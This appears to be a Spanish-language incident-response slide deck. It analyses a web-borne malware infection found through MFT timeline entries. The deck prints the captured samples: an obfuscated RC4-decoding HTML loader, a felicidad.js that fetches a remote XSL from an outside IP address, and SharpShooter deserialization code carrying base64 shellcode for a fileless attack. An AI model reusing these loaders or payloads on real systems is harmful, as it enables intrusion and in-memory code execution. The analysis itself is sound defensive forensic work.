mft_2018-11-03.txt	mft_2018-11-03		G18157	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\TCA8JO3S\felicidad[1].js	

10 celda(s) encontradas

mft_2018-11-03

Extra 1 : MFT



	A	B	C	D	E	F	G
18123	jquery.min[1].js	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	94020	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18124	EasePack.min[1].js	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	5467	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18125	TweenMax.min[1						nternet File
18126	0001000C.dir						ndex\Index
18127	0001000C.wid						ndex\Index
18128	0001000C.ci						ndex\Index
18129	pixel[2].htm						nternet File
18130	300x250-DBM-Ora						nternet File
18131	view9LA87KTI.gif						nternet File
18132	usync[2].htm						nternet File
18133	index[6].htm						nternet File
18134	pixel[4].htm						nternet File
18135	optout_check[1].j						nternet File
18136	spqypfamu[1].js						nternet File
18137	viewRE5EJNQA.gi						nternet File
18138	securepubads.g.d						Store\25KL
18139	Mapfre_Coches_A						nternet File
18140	fondo_Desenfo[1						nternet File
18141	e40f967e-2362-4e						nternet File
18142	fondo_Enfo[1].jpg						nternet File
18143	cookie[1]						nternet File
18144	PugMaster[3].htm						nternet File
18145	~WRS{DC0E5DF5-(						nternet File
18146	SPug[1].txt						nternet File
18147	{E2DFB594-DF4F-1						very\High\
18148	~DFF2411CAEAA6(						P
18149	dnserror[1]	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	1923	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18150	NewErrorPageTemplate[1]	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 10:04	1310	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18151	{EB81DF8E-DF4F-11E8-A4CE-E	03/11/2018 10:04	03/11/2018 10:04	03/11/2018 14:53	03/11/2018 14:53	4096	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Internet Explorer\Recovery\High\
18152	felicidad.js	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	161	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18153	felicidad.js:Zone.Identifier	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	26	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18154	WSCRIPT.EXE-65A9658F.pf	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	47654	\Windows\Prefetch\WSCRIPT.EXE-65A9658F.pf
18155	felicidad[1].htm	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	57508	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18156	felicidad[1].xsl	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	19889	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18157	felicidad[1].js	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	161	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet File
18158	Crypto	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05		\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Crypto
18159	RSA	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05	03/11/2018 10:05		\Users\pepe.contento.MINAF\AppData\Roaming\Microsoft\Crypto\RSA

Buscar y reemplazar

Buscar | Reemplazar

Buscar: felicidad

Opciones >>

Buscar todos | Buscar siguiente | Cerrar

Libro	Hoja	Nombre	Celda	Valor	Fórmula
mft_2018-11-03.txt	mft_2018-11-03		A18152	felicidad.js	
mft_2018-11-03.txt	mft_2018-11-03		G18152	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\7JIE4W9D\felicidad.js	
mft_2018-11-03.txt	mft_2018-11-03		A18153	felicidad.js:Zone.Identifier	
mft_2018-11-03.txt	mft_2018-11-03		G18153	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\7JIE4W9D\felicidad.js:Zone.Identifier	
mft_2018-11-03.txt	mft_2018-11-03		A18155	felicidad[1].htm	
mft_2018-11-03.txt	mft_2018-11-03		G18155	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\PIND3I64\felicidad[1].htm	
mft_2018-11-03.txt	mft_2018-11-03		A18156	felicidad[1].xsl	
mft_2018-11-03.txt	mft_2018-11-03		G18156	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\TCA8JO3S\felicidad[1].xsl	
mft_2018-11-03.txt	mft_2018-11-03		A18157	felicidad[1].js	
mft_2018-11-03.txt	mft_2018-11-03		G18157	\Users\pepe.contento.MINAF\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\TCA8JO3S\felicidad[1].js	

10 celda(s) encontradas

mft_2018-11-03


Extra 1 : MFT

- Se verifica la descarga de felicidad.js
- Acceso a una página web
- Ficheros adicionales: felicidad.html, felicidad.xsl

Extra 2: USB conectados

- Comprobamos los USB conectados
- Se guarda log en el registro
- En offline con la clave SYSTEM
- Tool: USBDeview

Extra 2 : USB conectados



Extra 2 : USB conectados

- No se han detectado USB **maliciosos**
- Confirmamos C2: **web**
- Falta el **vector de entrada**

Extra 3: Malware web


- Se obtiene del disco duro la **navegación**
- **felicidad.js**, felicidad.html, felicidad.xsl
- Análisis: detectar las **TTP** del atacante

Subimos a MARIA felicidad.xsl

Análisis del fichero *felicidad.xsl*


Fecha: 2018-11-26 10:18:07
Nombre: felicidad.xsl
Tamaño: 19889 bytes
Tipo de fichero: XML 1.0 document text
Tipo MIME: application/xml
MD5: 2bb8cdb1922163a1e678940fa185e0ea
SHA1: 70de470a6d73118d29ee5728ed2dd3116648f627
SHA256: 8b8c907db5d2541da2393259eae1ccde72ebbeaeebd6522c13ecbe91adde1fcd

Resultado: POSITIVO



Extra 3 : Malware web

felicidad.html



Extra 3 : Malware web

felicidad.html

```
<script>
function AuRpElec(r,o){for(var t,e=[],n=0,a="",f=0;f<256;f++)e[f]=f;for(f=0;f<256;f++)n=(n+e[f]+r.charCodeAt
    =t,a+=String.fromCharCode(o.charCodeAt(h)^e[(e[f]+e[n])%256]);return a;}
function JzkdVTAY(r,o){var s=[],j=0,x,res='';for(var i=0;i<256;i++)s[i]=i;for(i=0;i<256;i++)j=(j+s[i]+r.char
    Uint8Array(new ArrayBuffer(dataLength));for(var y=0;y<dataLength;y++)i=(i+1)%256,j=(j+s[i])%256,x=s[i],s

var SNyKNTDK = function(){return "ypipjpjuxp"};

var ThLmpMoD = "4Dj0c8oZNPtBcue6Gbj82femODDov+eTCS92wYIXHYIbryrc6jS2qYukToPWqmjLRSV2ayQPMiVaPs/LL90kSZ94Apra
    UGl4ZPLlKl+1MR7bMSd2jkgI1GgRwXFH+hmxdstwUoNiJ2W5C6+vKty49LCokF2RduZN9KQ=";
var PEZngNtE = AuRpElec(SNyKNTDK(),atob("1DXpMQ=="));
setTimeout('var PEKAiYZt = new '+PEZngNtE+'([JzkdVTAY(SNyKNTDK(), ThLmpMoD)], {type: "application/js"})');
var aPLAMpWD = AuRpElec(SNyKNTDK(), atob("vj/zPdEAMbQSeuvzCPbc1+bmNTzW2PKQAihtno40FZcApzjH4zK2nLW7a7r+xzO/
    Pzh1RWYBI3VDNIGSYMxrS41rUPfNi2wcb8Vm0P0FtVZGihJd9rJwf/57dLiu6rluD4vJX1OL1gu3xcMxAGY9I66ydBKjZUGIayx2jFVF
    N0UD99ll3TM7mWEbjWoMMpHP2SL0HlMkz7lKPnHxIizghxhgTK/McimlPfw53htRlu0nriNuHhaG9sY0Glz1JrC7FGeLMQ53hxir/jhh
setTimeout(aPLAMpWD+'(PEKAiYZt, "felicidad.js")');
</script>
```

Extra 3 : Malware web

felicidad.html

```
<script>
function AuRpElec(r,o){for(var t,e=[],n=0,a="",f=0;f<256;f++)e[f]=f;for(f=0;f<256;f++)n=(n+e[f]+r.charCodeAt(
    =t,a+=String.fromCharCode(o.charCodeAt(h)^e[(e[f]+e[n])%256]);return a;}
function JzkdVTAY(r,o){var s=[],j=0,x,res='';for(var i=0;i<256;i++)s[i]=i;for(i=0;i<256;i++)j=(j+s[i]+r.charC
    Uint8Array(new ArrayBuffer(dataLength));for(var y=0;y<dataLength;y++)i=(i+1)%256,j=(j+s[i])%256,x=s[i],s[

var SNyKNTDK = function(){return "ypipjpjuxp"};

var ThLmpMoD = "4Dj0c8oZNPtBcue6Gbj82femODDov+eTCS92wYIXHYIbryrc6jS2qYukToPWqmjLRSV2ayQPMiVaPs/LL90kSZ94Aprann
    UGl4ZPLlKl+1MR7bMSd2jkgI1GgRwXFH+hmxdstwUoNiJ2W5C6+vKty49LCokF2RduZN9KQ=";
var PEZngNtE = AuRpElec(SNyKNTDK(),atob("1DXpMQ=="));
setTimeout('var PEKAiYZt = new '+PEZngNtE+'([JzkdVTAY(SNyKNTDK(), ThLmpMoD)], {type: "application/js"})');
var aPLAMpWD = AuRpElec(SNyKNTDK(), atob("vj/zPdEAMbQSeuvzCPbc1+bmNTzW2PKQAihtno40FZcApzjH4zK2nLW7a7r+xzO/
    Pzh1RWYBI3VDNIGSYMxrS41rUPfNi2wcb8Vm0P0FtVZGihJd9rJwf/57dLiu6rluD4vJX1OL1gu3xcMxAGY9I66ydBKjZUGIayx2jFVF3
    N0UD99ll3TM7mWEbjWoMMpHP2SL                    xhgTK/McimlPfw53htRlu0nriNuHhaG9sY0Glz1JrC7FGeLMQ53hxir/jhhf
setTimeout(aPLAMpWD+'(PEKAiYZt, "felicidad.js")');
</script>
```

Extra 3 : Malware web

felicidad.js

```
var xml = new ActiveXObject("Microsoft.XMLDOM");
xml.async = false;
var xsl = xml;
xsl.load("http://101.132.122.231:8000/felicidad.xsl");
xml.transformNode(xsl);
```

Extra 3 : Malware web

```
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVmbGVjdGlvbi5Bc3Nl"+
"bWJseSBMb2FkKEJ5dGVbXSkIAAAACgsA";
var entry_class = 'SharpShooter';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var n = fmt.SurrogateSelector;
    var d = fmt.Deserialize_2(stm);
    al.Add(n);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);


    var sc = "/OjBAAAAQVFBUFJRVkgx0mVIi1JgSItSGEiLUiBIi3JQSA+3SkpNMclIMcCsPGF8AiwgQcHJDUEBweLtUkFRSItSIItCPEg
    iEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpVv///11IgcRw/v//SI1MJDBBurFKa7H/1emTAAAAXmoASI28JCABAABXSI1MJ
    VSInDVEnHwUwCAADrQ0FYSInCSIsPQbrF2L3n/9VIMclRUVFJidlJichIiw9Busasmnn/1UgxyUj/yUG6RPA14P/V6Gj///9ydW5kbGwz
    xIg+Tw6MwAAABBUUFQUlFWSDHSZUiLUmBIi1IYSItSIEiLclBID7dKSk0xyUgxwKw8YXwCLCBBwckNQQHB4u1SQVFIi1Igi0I8SAHQZoF
    HEkB0EGLBIhIAdBBWEFYXllaQVhBWUFaSIPsIEFS/+BYQVlaSIsS6Uv///9dSDHbU0m+d2luaW5ldABBVkiJ4UnHwkx3Jgf/1VNTSInhU
    NJuleJn8YAAAAA/9XoQwAAAC8tUFdkWVFabDRacUNiWU52MmF2T3hBU3NMZEZ3RXp6TXNnN3RfR3BDUGdkNHRHc0pDbVNaaEcwOFZRcUU
    VhcB1H0jHwYgTAABJukTwNeAAAAA/9VI/890AuvM6FUAAABTWWpAWkmJ0cHiEEnHwAAQAABJulikU+UAAAAA/9VIk1NTSInnSInxSIna
    o.Go(sc);
```

Extra 3 : Malware web

```
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+
"AAAAAAABDQAAAAQAAAAJFwAAAAkGAAAACRYAAAAGGgAAACdTeXN0ZW0uUmVmbGVjdGlvbi5Bc3Nl"+
"bWJseSBMb2FkKEJ5[illegible]";
var entry_class = 'SharpShooter';

try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var n = fmt.SurrogateSelector;
    var d = fmt.Deserialize_2(stm);
    al.Add(n);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);



    var sc = "/OjBAAAAQVFBUFJRVkgx0mVIi1JgSItSGEiLUiBIi3JQSA+3SkpNMclIMcCsPGF8AiwgQcHJDUEBweLtUkFRSItSIItCPEg
    iEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVpIixLpVv///11IgcRw/v//SI1MJDBBurFKa7H/1emTAAAAXmoASI28JCABAABXSI1MJ
    VSInDVEnHwUwCAADrQ0FYSInCSIsPQbrF2L3n/9VIMclRUVFJidlJichIiw9Busasmnn/1UgxyUj/yUG6RPA14P/V6Gj///9ydW5kbGwz
    xIg+Tw6MwAAABBUUFQUlFWSDHSZUiLUmBIi1IYSItSIEiLclBID7dKSk0xyUgxwKw8YXwCLCBBwckNQQHB4u1SQVFIi1Igi0I8SAHQZoF
    HEkB0EGLBIhIAdBBWEFYXllaQVhBWUFaSIPsIEFS/+BYQVlaSIsS6Uv///9dSDHbU0m+d2luaW5ldABBVkiJ4UnHwkx3Jgf/1VNTSInhU
    NJuleJn8YAAAAA/9XoQwAAAC8tUFdkWVFabDRacUNiWU52MmF2T3hBU3NMZEZ3RXp6TXNnN3RfR3BDUGdkNHRHc0pDbVNaaEcwOFZRcUU
    VhcB1H0jHwYgTAABJukTwNeAAAAAA/9VI/890AuvM6FUAAABTWWpAWkmJ0cHiEEnHwAAQAABJulikU+UAAAAA/9VIk1NTSInnSInxSIna
```

Extra 3 : Malware web

- Ataque a través de **Sharpshooter**
- Múltiples niveles de **ofuscación**
- Se carga en memoria → **ataque fileless**
- **Difícil** de detectar por los antivirus